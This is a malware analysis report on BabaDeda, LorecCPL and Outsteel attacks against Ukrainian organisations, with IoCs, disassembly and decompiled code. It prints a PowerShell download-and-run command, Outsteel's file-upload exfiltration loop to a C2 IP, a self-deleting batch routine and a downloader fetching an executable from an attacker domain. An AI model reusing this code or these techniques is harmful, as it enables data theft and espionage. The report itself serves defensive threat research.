



Cyber Reports

BabaDeda and LorecCPL downloaders used to run Outsteel against Ukraine

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1 Introduction

Beginning in January 2022, there was a series of attacks on numerous organizations in Ukraine spanning the government, the military, non-governmental organizations (NGOs), with the primary intent of exfiltrating sensitive information and maintaining access.


Based on these new details and **Telsy's** threat hunt, we uncovered several links that strongly support the idea that these attacks were part of a larger campaign that has been running for a few months and has undergone several evolutions.

In this way we have mapped the various clusters and in particular three chains of infection, composed of a series of techniques and procedures, with several significant elements that we consider important to better understand the various phases implemented.

One of the most used access vectors in these campaigns are spear-phishing emails with malicious attachments. Phishing attachments contain a first-stage payload that downloads and executes additional payloads. The main payload provided by the malware is an *infostealer* written in *AutoIt* compiled (**OutSteel**). Its main goal is to steal files from the victim's machine by uploading them to a default *Command and control* (C2) server. The element detected in these latter chains is the downloader used to load the infostealer "Outsteel". In the past this was loaded by the [SaintBot](#) tool while in these campaigns, it is loaded by the [BabaDeda](#) crypter.

Based on victimology and the fact that this attack attempts to steal files from government entities, it is assumed to be a state-sponsored group.

Some evidence suggests that these activities are carried out by a hacker group called "[Lorec53](#)" as named by the security firm "**NSFocus**". The group is suspected of being employed by other high-level espionage organisations to conduct espionage attacks, targeting government employees in Georgia and Ukraine. This group uses the infostealer "**Outsteel**" and the downloader "*LorecCPL*", both of which have overlapping code with the same artefacts identified in the campaigns analysed in this report. We can therefore assume that the **BabaDeda** crypter is also one of the tools in use by this group.



entities graph

2 Analysis


Telsy detected several infection chains starting with different initial stages: document template, LNK file or a CPL file representing a new type of downloader very similar to a shellcode in the way the stack is used.

The second phase uses the BabaDeda crypter to run the infostealer called *OutSteel*.

BabaDeda Crypter is an evasive malware that acts like an installer and executes a shellcode stored encrypted in a file usually, xml or pdf, dropped by the installer self. The main binary of *BabaDeda Crypter* it's a malicious binary, *compiled with text segment writable*, that has only the purpose to load the 1st malicious library.

The first malicious DLL side loaded decrypt the shellcode storing it in the text section of the main binary and loads/execute the secondary malicious library in another thread then return to the decrypted shellcode.

The decrypted shellcode represents the real payload embedded in the installer by the threat actor while the 2nd malicious library can embed every kind of malware. In the samples that we found the 2nd library is used sometime as downloader and in other cases as thread to achieve persistence, it depends by the stage.




execution process graph

Below a kind of time line that describes how the tools were employed in the time, most likely, by the same threat actor.

Outsteel dropped by BabaDeda Crypter that is downloaded by LNK/DOTM	Outsteel dropped by BabaDeda Crypter that is downloaded by LorecCPL	Outsteel ASPPROTECTED dropped by xor encrypted LorecCPL	Outsteel dropped by SaintBot (source: Cert UA)
October 2021	November 2021	December 2021	January 2022

2.1 Double BabaDeda crypter downloaded from LNK or docm template

This infection chain, which can be placed in the period September / October 2021 according to the compilation times, starts with a link (LNK) or a WORD template document that downloads the *BabaDeda* crypter. The *BabaDeda* crypter includes Outsteel as a payload and a downloader as 2nd library.



execution process graph

The **lnk file** with hash `931a86f402fee99ae1358bb0b76d055b2d04518f`, most likely distributed by e-mail, named “**Особливі документи СБУ.lnk**” (**Special documents of the SBU.lnk**) is, clearly, a decoy document for Ukrainian defense officers. This lnk file was contained in zip archives hosted on discord.

When open it executes a PowerShell command to download and execute the first phase from the URL: “`hxxp://3237.site/test01.exe`”

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \
Start-BitsTransfer -Sou http://3237.site/test01.e`xe -Dest C:\Users\Public\o5impa.e`xe;C:\Users\Public\o5impa.e`xe
```

The downloaded executable with hash `0d584d72fe321332df0b0a17720191ad96737f47` is stored in the public directory and it is executed from the PowerShell self.

As in the previous LNK document the PowerShell command runs the downloaded file. Also, the WORD template has been hosted on discord and is most likely downloaded as a remote template from a docx released by email.

2.1.1 First Stage

Both files, lnk and WORD template, downloads the same installer has been created with *Inno Setup*.

```
[0x004b5eec]> iV
=== VS_VERSIONINFO ===
# VS_FIXEDFILEINFO
    Signature: 0xfeef04bd
    StrucVersion: 0x10000
    FileVersion: 2.0.4.2
    ProductVersion: 2.0.4.2
    FileFlagsMask: 0x3f
    FileFlags: 0x0
    FileOS: 0x4
    FileType: 0x1
    FileSubType: 0x0
# StringTable
    Comments: This installation was built with Inno Setup.
    CompanyName: Mariusz Gromada
    FileDescription: mX Parser Setup
    FileVersion: 2.0.4.2
    LegalCopyright:
    OriginalFileName:
    ProductName: mX Parser
    ProductVersion: 2.0.4.2
```

Once executed, it extracts all the components in the path:

“C:\Users\admin\AppData\Roaming\mXParser”.

The main executable, named “mathparser.exe” whose hash is 26474ba449682e82ca38fef32836dcb23ee24012, is executed directly by the installer after all the components have been extracted.

This installation is a **BabaDeda** crypter, i.e. a type of loader. In fact, as described in the blog of the security company “[Morphisec](#)”, it is used to evasively load a malicious payload stored in another file. Since the analysis cited by the blog is exhaustive, it was not performed.

This loader was reported in November 2021 in connection with attacks against the **NFT** and **Crypto** community. Instead, it was used in these campaigns, leading to the

assumption that it could be code reuse or the action of the same cybercriminal group in favour of a state-sponsored threat actor.

Basically, the **BabaDeda** crypter phases are:

1. Main Binary load and run a malicious DLL;
2. The malicious DLL load and execute in another thread the second malicious DLL;
3. The first malicious DLL read and parse the shellcode and write it in the text section of the main binary;
4. The first malicious DLL returns to the shellcode entry point;
5. The decryption shellcode has three main tasks: first, it extracts the loader shellcode and the payload, then it decrypts them, and finally, it transfers the execution to the decrypted loader shellcode.
6. Finally, the payload is executed.

Since the second loaded DLL and the final payload can be customised, *BabaDeda* crypter can be used to load any type of installation, in fact in this particular infection chain the first installer is intended to download and run another *BabaDeda* crypter. This differs from the analysis carried out by the company *Morphisec* in November 2021 in which the samples analysed were only used to directly upload malicious artefacts.

The “*mathparser*” installation directory contains the following malicious files:

NAME	SHA1	PURPOSE
mathparser.exe	26474ba449682e82ca38fef32836dcb23ee24012	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1 st Loaded DLL
libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2 nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

So, the main binary before loading the library named “*JxCnv40.dll*” set the current directory to the right path to be sure that side loading technique works.

00464cbf	51	PUSH	ECX	
00464cc0	6a 00	PUSH	0x0	
00464cc2	ff 15 c0	CALL	dword ptr [->KERNEL32.DLL::GetModuleFileNameW]	
	e2 7f 00			
00464cc8	6a 5c	PUSH	0x5c	
00464cca	8d 95 ec	LEA	EDX=>local_818,[EBP + 0xffff7ec]	
	f7 ff ff			
00464cd0	52	PUSH	EDX	
00464cd1	e8 1a c0	CALL	wcsrchr_wrap	undefined wcsrchr_wra
	ff ff			
00464cd6	83 c4 08	ADD	ESP,0x8	
00464cd9	89 85 88	MOV	dword ptr [EBP + local_97c],EAX	
	f6 ff ff			
00464cdf	33 c0	XOR	EAX,EAX	
00464ce1	8b 8d 88	MOV	ECX,dword ptr [EBP + local_97c]	
	f6 ff ff			
00464ce7	66 89 01	MOV	word ptr [ECX],AX	
00464cea	8d 95 ec	LEA	EDX=>local_818,[EBP + 0xffff7ec]	
	f7 ff ff			
00464cf0	52	PUSH	EDX	
00464cf1	ff 15 b8	CALL	dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]	
	e2 7f 00			
00464cf7	83 bd 88	CMP	dword ptr [EBP + local_97c],0x0	
	f6 ff ff 00			
00464cfe	0f 85 8c	JNZ	run_1st_dll	
	00 00 00			

		run_1st_dll		XREF[2]:	00464cfe(j), 00464d87(j)
00464d90	8b 0d 40	MOV	ECX,dword ptr [DAT_00979940]	=	00950188h
	99 97 00				
00464d96	51	PUSH	ECX=>s_JxCnv40_dll_00950188	=	"JxCnv40.dll"
00464d97	ff 15 bc	CALL	dword ptr [->KERNEL32.DLL::LoadLibraryA]		
	e2 7f 00				
00464d9d	89 85 28	MOV	dword ptr [EBP + local_9dc],EAX		
	f6 ff ff				
00464da3	8b 15 3c	MOV	EDX,dword ptr [DAT_0097993c]	=	00950194h
	99 97 00				
00464da9	52	PUSH	EDX=>s_Manager_LookupSize_00950194	=	"Manager_LookupSize"
00464daa	8b 85 28	MOV	EAX,dword ptr [EBP + local_9dc]		
	f6 ff ff				
00464db0	50	PUSH	EAX		
00464db1	ff 15 b0	CALL	dword ptr [->KERNEL32.DLL::GetProcAddress]		
	e2 7f 00				
00464db7	89 85 84	MOV	dword ptr [EBP + local_980],EAX		
	f6 ff ff				
00464dbd	83 bd 84	CMP	dword ptr [EBP + local_980],0x0		
	f6 ff ff 00				
00464dc4	74 06	JZ	LAB_00464dcc		
00464dc6	ff 95 84	CALL	dword ptr [EBP + local_980]	run JxCnv40.dll:Manager_LookupSize	
	f6 ff ff				

This library, whit hash `7d44391b76368b8331c4f468f8ddbaf6ee5a6793`, run in a thread the second malicious library.

```

C:\> Decompile: Manager_LookupSize - (JxCnv40.dll)
56  iVar6 = CreateFileA("manual.pdf",0xc0000000,1,0,3,0x80,0);
57  local_50 = 0x1f;
58  /* routine that waits random time */
59  random_time_wait();
60  /* file not found */
61  if (iVar6 == 0) {
    
```

```

85  iVar7 = GetFileSize(iVar6,0);
86          /* allocate memory */
87  iVar8 = new_wrapper(iVar7 * 4);
88          /* store file contents in the new memory */
89  ReadFile(iVar6,iVar8,iVar7,local_60,0);
90  CloseHandle(iVar6);
91          /* store file buffer address at a specified offset. */
92  *(int *) (iVar8 + 0x1c5b0) = iVar8;
93  iVar6 = GetModuleHandleA(0);
94  _ArgList = operator_new((unsigned_int)0x1);
95  uVar9 = __beginthreadex((void *)0x0,0,load_malicious_library,_ArgList,0,
96          (uint *) ((int)&local_50 + 4));

111          /* close thread handle */
112  uVar9 = closehandle_wrap(uVar9,local_50,_4_4);
113  if (uVar9 == 0) {
114          /* offset where to copy the shellcode */
115  puVar1 = (undefined4 *) (iVar6 + 0x2400);
116  local_3c = 0;
117  local_50 = 0;
118          /* get address of the shellcode, fixed offset! */
119  puVar12 = (undefined4 *) (iVar8 + 0x1bdc6);
120  puVar14 = puVar1;
121          /* copy the shellcode long 0x226 bytes into the text segment of the module
122          handle */
123  for (iVar6 = 0x226; iVar6 != 0; iVar6 = iVar6 + -1) {
124          *puVar14 = *puVar12;
125          puVar12 = puVar12 + 1;
126          puVar14 = puVar14 + 1;
127  }

175          /* check that file buffer address is not null! */
176  if (*(char *) (iVar8 + 0x1c5b8) != '\0') {
177          /* run the shellcode */
178          (*(code *) puVar1)();
179  }
    
```

Basically, the first library open “*manual.pdf*” reads all the content, then starts a new thread and after copy the 0x226 bytes from the file content into the main binary text section. The main binary is compiled with text section writable, so it does not need any virtual protect API. The shellcode taken from the file is located at a specified offset and it has a fixed size, this means that the *BabaDeda* crypter is not so ductile, indeed the binary is strictly linked to the shellcode and the file that contains the shellcode. This makes harder to re-use it without having the *BabaDeda* crypter build tools. A threat actor could use it changing the offsets manually to load another shellcode of different length from another file.

Below the routine that loads the second library:

<pre> 1004b800 55 PUSH EBP 1004b801 8b ec MOV EBP,ESP 1004b803 83 e4 f8 AND ESP,0xffffffff 1004b806 83 ec 08 SUB ESP,0x8 1004b809 8d 0c 24 LEA ECX=>local_10,[ESP] 1004b80c c7 04 24 MOV dword ptr [ESP]=>local_10,0x8 08 00 00 00 1004b813 c7 44 24 MOV dword ptr [ESP + local_c],0x0 04 00 00 00 00 1004b81b e8 20 34 CALL random_time_wait 00 00 1004b820 68 0c ff PUSH s_libics4.0.dll_102dff0c 2d 10 libics4.0.dll </pre>	<pre> 1004b80c(*) XREF[1]: load_malicious_library: void FUN_1004b800(void) { undefined4 uVar1; code *pcVar2; random_time_wait(8,0); /* libics4.0.dll */ uVar1 = LoadLibraryA(s_libics4.0.dll_102dff0c); /* FInstance */ pcVar2 = (code *)GetProcAddress(uVar1,s_FInstance_102dff00); if (pcVar2 != (code *)0x0) { (*pcVar2)(); } return; } </pre>
---	--

Meanwhile the second library is executed in another thread, the final payload is decrypted and executed in the main binary thread. The payload named *Outsteel* sends the documents to be exfiltrated to the URL “*hxxp://185.244.41.109:8080/upld/*”.

This IP was disclosed as an IoC by the Ukrainian CERT in February 2022, although the same has been in use since at least October 2021. The final payload was decompiled with *AutoIt* tools and a code snippet follows.

```

2793 Return Hex(StringToBinary($sstring, $sb_utf8))
2794 EndFunc ;==> _STRINGTOHEX
2795 $url = "http://185.244.41.109:8080/upld/"
2796 $dsk = DriveGetDrive("FIXED")
2797 $rem = 0x0
2798 For $i = 0x1 To $dsk[0x0]
2799     If $dsk[$i] = @HomeDrive Then
2800         $rem = $i
2801     EndIf
2802 Next
2803 $dsk[$rem] = @HomePath
2804 $suid = Hex(DriveGetSerial(""))
2805 For $drv = 0x1 To $dsk[0x0]
2806     $areturn = _FILESEARCH($dsk[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.acodb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
2807     For $i = 0x1 To $areturn[0x0]
2808         $name_new = StringReplace($areturn[$i], ":", "_")
2809         $name_new = StringReplace($name_new, "\", "/")
2810         _HTTP_UPLOAD($url & $suid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
2811     Next
2812 Next
2813 $hfile = FileOpen("r.bat", 0x2)
2814 FileWrite($hfile, "@echo off" & @CRLF)
2815 FileWrite($hfile, "tryrem" & @CRLF)
2816 FileWrite($hfile, "del " & @ScriptName & @CRLF)
2817 FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
2818 FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
2819 FileClose($hfile)
2820 Run("cmd /c start /min r.bat", "", @SW_HIDE)

```

Outsteel snippet code

The second library, with hash *e1d92e085df142d703ed9fd9c65ed92562a759fa*, is a mere downloader. Its main and only purpose is to download the next stage and run it.

```

Decompile: Finstance - (libics4.0.dll)
45 memcpy_wrap(local_7a0,L"http://smm2021.net/load2022.exe");
46 local_77c[0] = (undefined4 ****)0x0;
47 local_8 = 0xffffffff;
48 local_76c = 0;
49 local_768 = 7;
50 memcpy_wrap(local_77c,(short *)&DAT_101304b8);
51 iVar1 = noisy_return_1();
52 if (iVar1 == 0) {
53     /* return downloads dir path */
54     ppvVar2 = (void **)get_downloads_dir(local_7f4);
55     /* concat installation.exe to downloads directory */
56     ppppuVar3 = (undefined4 ****)strcat_wrap(local_7dc,ppvVar2);
57     if (local_77c != (undefined4 ****)ppppuVar3) {
58         FUN_1000154c(local_77c);
59         ppppuVar4 = ppppuVar3;
60         ppppuVar6 = local_77c;
61         for (iVar1 = 6; iVar1 != 0; iVar1 = iVar1 + -1) {
62             *ppppuVar6 = *ppppuVar4;
63             ppppuVar4 = ppppuVar4 + 1;
64             ppppuVar6 = ppppuVar6 + 1;
65         }
66         ppppuVar3[4] = (undefined4 ****)0x0;
67         ppppuVar3[5] = (undefined4 ****)0x7;
68         *(undefined2 *)ppppuVar3 = 0;
69     }
70     FUN_1000154c(local_7dc);
71     FUN_1000154c(local_7f4);
72     ppppuVar3 = local_77c;
73     if (7 < local_768) {
74         ppppuVar3 = local_77c[0];
75     }
76     ppppuVar4 = local_7a0;
77     if (7 < local_78c) {
78         ppppuVar4 = local_7a0[0];
79     }
80     URLDownloadToFileW(0,ppppuVar4,ppppuVar3,0,0);
81 }
82 _File = _fopen("db","r");
83 /* return 0 if the function cannot allocate memory */
84 piVar5 = (int *)FUN_10001bb0((int)&PTR_DAT_100f1970);
85 calloc_wrap(local_7c4);
86 if (piVar5 != (int *)0x0) {
87     ppppuVar3 = local_77c;
88     if (7 < local_768) {
89         ppppuVar3 = local_77c[0];
90     }
91     ShellExecuteW(0,L"open",ppppuVar3,0,0,5);
92 }

```

715F1290	8BC8	mov ecx,ecx	EAX	0391D038	L"http://smm2021.net/load2022.exe"			
715F129F	E8 A8020000	CALL 715F130C	EBX	00000000	L"C:\Users\<IEUser>\Downloads\installation.exe"			
715F12A4	6A 06	push 6	ECX	0394CA50				
715F12A9	59	pop ecx	ESP	00000070				
715F12AF	8BF3	mov esi,ebx	EBP	03A9FB48				
715F12A9	BD8D 8BF8FFFF	lea edi,dword ptr ds:[ebp-778]	ESP	03A9F394				
715F12AF	F345	rep movsd	ESI	03A9F3E8				
715F12B1	8363 10 00	and dword ptr ds:[ebx+10],0	EIP	715F1306	715F1306 11b1c54.0.715F1306			
715F12B5	33C0	xor eax,ebx	EFLAGS	00000344				
715F12B7	C743 14 07000000	mov dword ptr ds:[ebx+14],7	ZF	1	PF	1	AF	0
715F12BE	66:8903	mov word ptr ds:[ebx],ax	OF	0	SF	0	DF	0
715F12C1	BD8D 28F8FFFF	lea ecx,dword ptr ds:[ebp-7D8]	CF	0	TF	1	IF	1
715F12C7	E8 80020000	CALL 715F130C	LastError	000003F0	(ERROR_NO_TOKEN)			
715F12CC	BD8D 10F8FFFF	lea ecx,dword ptr ds:[ebp-7F0]	LastStatus	C0000034	(STATUS_OBJECT_NAME_NOT_FOUND)			
715F12D2	E8 75020000	CALL 715F130C	GS	0028	FS	0053		
715F12D7	8380 9CF8FFFF 08	cmp dword ptr esi:[ebp-64],8	ES	0028	DS	0028		
715F12DE	BD8D 8BF8FFFF	lea ecx,dword ptr ds:[ebp-778]	Default (stdcall)					
715F12E4	DD85 64F8FFFF	lea eax,dword ptr ds:[ebp-79C]	1: [esp]	00000000				
715F12EA	0F438D 8BF8FFFF	cmovae ecx,dword ptr esi:[ebp-778]	2: [esp+4]	0391D038	L"http://smm2021.net/load2022.exe"			
715F12F1	8380 78F8FFFF 08	cmp dword ptr esi:[ebp-758],8	3: [esp+8]	0394CA50	L"C:\Users\<IEUser>\Downloads\installation.exe"			
715F12F8	0F438B 64F8FFFF	cmovae ecx,dword ptr esi:[ebp-79C]	4: [esp+c]	00000000				
715F12FF	330B	xor ebx,ebx	5: [esp+10]	00000000				
715F1301	53	push ebx						
715F1302	53	push ebx						
715F1303	53	push ecx						
715F1304	50	push eax						
715F1305	53	push ebx						
715F1306	FF45 C8446E71	CALL dword ptr ds:[URLDownloadToFileW]						
715F130C	68 E047222A	push 11b1c54.0.717204E4						
715F1311	68 E047222A	push 11b1c54.0.717204E0						
715F1316	E8 C1300D00	CALL 715F130C						
715F131B	68 70A96E7A	push 11b1c54.0.745E1370						

Then the library with hash `e1d92e085df142d703ed9fd9c65ed92562a759fa` downloads from the URL "`hxxp://smm2021.net/load2022.exe`" the artefact, stores it in the path "`C:\Users\<user>\Downloads\installation.exe`" and finally executes it.

The downloaded file represents the second *BabaDeda* crypter installation and has hash: *75afd05e721553211ce2b6d6760b3e6426378469*.

```
[0x0052eae6]-> IV
=== VS_VERSIONINFO ===
# VS_FIXEDFILEINFO
Signature: 0xfeef04bd
StrucVersion: 0x10000
FileVersion: 2.1.11.53
ProductVersion: 2.1.11.53
FileFlagsMask: 0x3f
FileFlags: 0x1
FileOS: 0x4
FileType: 0x2
FileSubType: 0x0

# StringTable
CompanyName: AdoptOpenJDK
FileDescription: Network OpenJDK 11 Installer
FileVersion: 2.1.11.53
InternalName: aad
LegalCopyright: Copyright (C) 2021 AdoptOpenJDK
OriginalFileName: aad.exe
ProductName: Network OpenJDK 11
ProductVersion: 2.1.11.53
```

In particular, once executed, it runs an `msiexec` command to extract each component of the installation to “*C:\Users\admin\AppData\Roaming\AdoptOpenJDK\Network OpenJDK 11 2.1.11.53*”. After that, the main binary is executed automatically.

The malicious files released are:

NAME	SHA1	PURPOSE
adfreorder.exe	adea1f5656c54983880c4f1841df85016828eece	Main malicious Binary
ff_wmv9.dll	ba9cea9ae60f473d7990c4fb6247c11c080788d3	1 st Loaded DLL
libegl3.dll	3a0a4e711c95e35c91a196266aeaf1dc0674739d	2 nd Loaded DLL
usage.pdf	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	Shellcode Container

The workflow is quite like the previous, the difference is in the final payload and in the second malicious library.

```
Listing: adfreorder.exe
0042ac25 33 d2 XOR EDX,EDX
0042ac27 8b 85 30 MOV EAX,dword ptr [EBP + local_10e0]
0042ac2d 66 89 10 MOV word ptr [EAX],DX
0042ac30 8d 8d f8 LEA ECX=>local_818,[EBP + 0xffff7f8]
0042ac36 51 PUSH ECX
0042ac37 ff 15 0c CALL dword ptr [->KERNEL32.DLL::GetCurrentDirectoryW]
0042ac3d 8b 15 14 MOV EDX,dword ptr [DAT_00878114] = 00840458h
0042ac43 52 PUSH EDX=>s_ff_wmv9.dll_00840458 = "ff_wmv9.dll"
0042ac44 ff 15 08 CALL dword ptr [->KERNEL32.DLL::LoadLibraryA]
0042ac4a 89 85 1c MOV dword ptr [EBP + local_11f4],EAX
0042ac50 a1 10 81 MOV EAX,[DAT_00878110] = 00840464h
0042ac55 50 PUSH EAX=>s_roundup_00840464 = "roundup"
0042ac56 8b 8d 1c MOV ECX,dword ptr [EBP + local_11f4]
0042ac5c 51 PUSH ECX
0042ac5d ff 15 14 CALL dword ptr [->KERNEL32.DLL::GetProcAddress]
0042ac63 89 85 34 MOV dword ptr [EBP + local_10dc],EAX
0042ac69 83 bd 34 CMP dword ptr [EBP + local_10dc],0x0
0042ac70 74 06 JZ LAB_0042ac78
0042ac72 ff 95 34 CALL dword ptr [EBP + local_10dc] run the exported api
```

The library “*ff_wmv9.dll*”, with hash *ba9cea9ae60f473d7990c4fb6247c11c080788d3*, is executed to decrypt the final payload and loads the second library.

```

C:\> Decompile: roundup - (ff_wmv9.dll)
542 FUN_1000c8d8();
543 iVar6 = CreateFileA("usage.pdf",0xc0000000,1,0,3,0x80,0);
544 *(undefined4 *)(unaff_EBP + -100) = 0;
545 *(undefined4 *)(unaff_EBP + -0x68) = 0x2a;
546 *(int *)(unaff_EBP + -0x4b0) = iVar6;
547 FUN_10010194();
548 if (iVar6 == 0) {
549 LAB_1000c7ff:
550     FUN_101aefd8();
551     return;
552 }
553 uVar23 = GetFileSize(iVar6,0);
554 *(undefined4 *)(unaff_EBP + -0xd8) = uVar23;
555 _memset((void *)(unaff_EBP + -0x3f0),0,0x270);

789 iVar6 = *(int *)(unaff_EBP + -0xd8);
790 iVar7 = FUN_1013ce8a(iVar6 << 2);
791 uVar23 = *(undefined4 *)(unaff_EBP + -0x4b0);
792 *(int *)(unaff_EBP + -0x34) = iVar7;
793 ReadFile(uVar23,iVar7,iVar6,unaff_EBP + -0xec,0);
794 CloseHandle(uVar23);
795 *(int *)(iVar7 + 0xb319) = iVar7;
796 iVar6 = GetModuleHandleA(0);
797 pvVar8 = operator_new(unsigned_int)0x1;
798 uVar18 = __beginthreadex((void *)0x0,0,run_second_malicious_dll,pvVar8,0,
799     (uint *)(unaff_EBP + -100));
800 *(uintptr_t *)(unaff_EBP + -0x68) = uVar18;
    
```

It opens the library “*usage.pdf*” reads the content, create a new thread and it copies in text segment the shellcode located at a specific offset and run it.

```

813 if (uVar18 == 0) {
814     *(undefined8 *)(unaff_EBP + -0x68) = 0;
815     *(undefined4 **)(unaff_EBP + -0x30) = (undefined4 *) (iVar6 + 0x1200);
816     puVar21 = (undefined4 *) (iVar7 + 0xab5a);
817     puVar5 = (undefined4 *) (iVar6 + 0x1200);
818     for (iVar10 = 0x20a; iVar10 != 0; iVar10 = iVar10 + -1) {
